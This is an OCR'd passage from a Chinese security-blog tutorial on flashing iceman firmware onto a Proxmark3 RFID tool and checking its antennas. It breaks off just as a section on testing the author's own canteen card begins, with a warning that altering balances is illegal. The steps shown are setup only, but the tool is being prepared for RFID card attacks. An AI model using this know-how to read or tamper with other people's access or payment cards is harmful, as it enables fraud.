
然后按住 PM3 上的按钮不放，再次将 PM3 连接至手机，执行下列命令

```
./flasher /dev/ttyACM0 -b ../bootrom/obj/bootrom.elf
```


23:11
0.33K/s
4G
84%
Compiling liblua, using platform linux
cd ../liblua && make linux
make[1]: Entering directory '/root/proxmark3/liblua'
make all SYSCFLAGS="-DLUA_USE_LINUX" SYSLIBS="-Wl,-E -ldl -lreadline -ltermcap -lncurses"
make[2]: Entering directory '/root/proxmark3/liblua'
make[2]: Nothing to be done for 'all'.
make[2]: Leaving directory '/root/proxmark3/liblua'
make[1]: Leaving directory '/root/proxmark3/liblua'
root@kali:~/proxmark3/client# ./flasher /dev/ttyACM0 -b ../bootrom/obj/bootrom.elf
Loading ELF file '../bootrom/obj/bootrom.elf'...
Loading usable ELF segments:
0: V 0x00100000 P 0x00100000 (0x00000200->0x00000200) [R X] @0x94
1: V 0x00200000 P 0x00100200 (0x00000d4c->0x00000d4c) [R X] @0x298
.Waiting for Proxmark to appear on /dev/ttyACM0 Found.
Entering bootloader...
(Press and release the button only to abort)
Waiting for Proxmark to reappear on /dev/ttyACM0..... Found.
Flashing...
Writing segments for file: ../bootrom/obj/bootrom.elf
0x00100000..0x001001ff [0x200 / 1 blocks]. OK
0x00100200..0x00100f4b [0xd4c / 7 blocks]..... OK
Resetting hardware...
All done.
Have a nice day!
root@kali:~/proxmark3/client#
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
! @ # $ & % ^ * ( )
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
中英
信安之路

如图所示我们已经升级成功，接下来我们烧录固件。切记烧录固件时千万不要断开连接，否则会导致 PM3 变砖的！！！！

./flasher /dev/ttyACM0 ../armsrc/obj/fullimage.elf



23:17
0.19K/s
4G
83%
Have a nice day!
root@kali:~/proxmark3/client# cd ../
root@kali:~/proxmark3# cd client/
root@kali:~/proxmark3/client# ./flasher /dev/ttyACM0 ../armsrc/obj/fullimage.elf
Loading ELF file '../armsrc/obj/fullimage.elf'...
Loading usable ELF segments:
0: V 0x00102000 P 0x00102000 (0x000368a8->0x000368a8) [R X] @0x94
1: V 0x00200000 P 0x001388a8 (0x000012d8->0x000012d8) [RW] @0x3693c
Note: Extending previous segment from 0x368a8 to 0x37b80 bytes
.Waiting for Proxmark to appear on /dev/ttyACM0 Found.
Entering bootloader...
(Press and release the button only to abort)
Waiting for Proxmark to reappear on /dev/ttyACM0..... Found.
Flashing...
Writing segments for file: ../armsrc/obj/fullimage.elf
0x00102000..0x00139b7f [0x37b80 / 446 blocks]
OK
Resetting hardware...
All done.
Have a nice day!
root@kali:~/proxmark3/client#
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
! @ # $ & % ^ * ( )
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
符
123
中英
信安之路

如图所示我们的冰人固件已经升级成功！

接下来我们用客户端访问 PM3 看看

```
./proxmark3 /dev/ttyACM0
```


(为了方便起见，可以把 pm3 客户端复制进 /usr/bin 目录，以后直接 pm3 /dev/ttyACM0 就行了)


23:23
0.04K/s
4G+
82%
root@kali:~/proxmark3# cd client/
root@kali:~/proxmark3/client# ./flasher /dev/ttyACM0 ../armsrc/obj/fullimage.elf
Loading ELF file '../armsrc/obj/fullimage.elf'...
Loading usable ELF segments:
0: V 0x00102000 P 0x00102000 (0x000368a8->0x000368a8) [R X] @0x94
1: V 0x00200000 P 0x001388a8 (0x000012d8->0x000012d8) [RW] @0x3693c
Note: Extending previous segment from 0x368a8 to 0x37b80 bytes
.Waiting for Proxmark to appear on /dev/ttyACM0 Found.
Entering bootloader...
(Press and release the button only to abort)
Waiting for Proxmark to reappear on /dev/ttyACM0..... Found.
Flashing...
Writing segments for file: ../armsrc/obj/fullimage.elf
0x00102000..0x00139b7f [0x37b80 / 446 blocks].....
OK
Resetting hardware...
All done.
Have a nice day!
root@kali:~/proxmark3/client# ./proxmark3 /dev/ttyACM0
...iceman fork
iceman@icesql.net
https://github.com/iceman1001/proxmark3
v3.1.0
Keep iceman fork alive with a donation!
https://paypal.me/iceman1001/
MONERO: 43mNJLpgBVaTvyZmX9ajcohpvVkaRy1kbZPm8tqAb7itZgfuYecgkRF36rXrKFUkwEGeZedPsASRxgv4HP
BHvJwyJdyvQuP
Proxmark3 RFID instrument
[ARM]
bootrom: iceman/master/ice_v3.1.0-866-gad819efb 2018-05-21 23:07:26
os: iceman/master/ice_v3.1.0-866-gad819efb 2018-05-21 23:07:35
[FPGA]
LF image built for 2s30vq100 on 2017/10/25 at 19:50:50
HF image built for 2s30vq100 on 2017/11/10 at 19:24:16
[Hardware]
--= uC: AT91SAM7S256 Rev D
--= Embedded Processor: ARM7TDMI
--= Nonvolatile Program Memory Size: 256K bytes, Used: 236415 bytes (90%) Free: 25729 by
tes (10%)
--= Second Nonvolatile Program Memory Size: None
--= Internal SRAM Size: 64K bytes
--= Architecture Identifier: AT91SAM7Sxx Series
--= Nonvolatile Program Memory Type: Embedded Flash Memory
pm3 -->
ESC / | - HOME ↑ END PGUP FN
TAB CTRL ALT ← ↓ → PGDN
信安之路

可以看到已经成功连接

hw tune

接下来可以测测天线电压看看(此步骤可以忽略)


23:30
1.34K/s
4G+
80%
[Hardware]
--= uC: AT91SAM7S256 Rev D
--= Embedded Processor: ARM7TDMI
--= Nonvolatile Program Memory Size: 256K bytes, Used: 236415 bytes (90%) Free: 25729 bytes (10%)
--= Second Nonvolatile Program Memory Size: None
--= Internal SRAM Size: 64K bytes
--= Architecture Identifier: AT91SAM7Sxx Series
--= Nonvolatile Program Memory Type: Embedded Flash Memory
pm3 --> hw tune
[=] measuring antenna characteristics, please wait...
...
[+] LF antenna: 35.41 V - 125.00 kHz
[+] LF antenna: 24.93 V - 134.00 kHz
[+] LF optimal: 39.09 V - 120.00 kHz
[+] LF antenna is OK
[+] HF antenna: 32.17 V - 13.56 MHz
[+] HF antenna is OK
[+] Displaying LF tuning graph. Divisor 89 is 134khz, 95 is 125khz.
pm3 -->
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
! @ # $ & % ^ * ( )
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
符
123
中英
信安之路


目测没有什么问题，接下来就可以进入实战篇了

0x05 实战篇

首先声明一点，我这里是拿我的饭卡做测试，但是并没有对饭卡的数据进行过任何的修改！！！任何涉及修改数据达到修改余额的目的都是违法的！！！这点请你们牢记！！！

首先我们通过客户端连接 pm3(一般这里要等 5-10 秒钟)

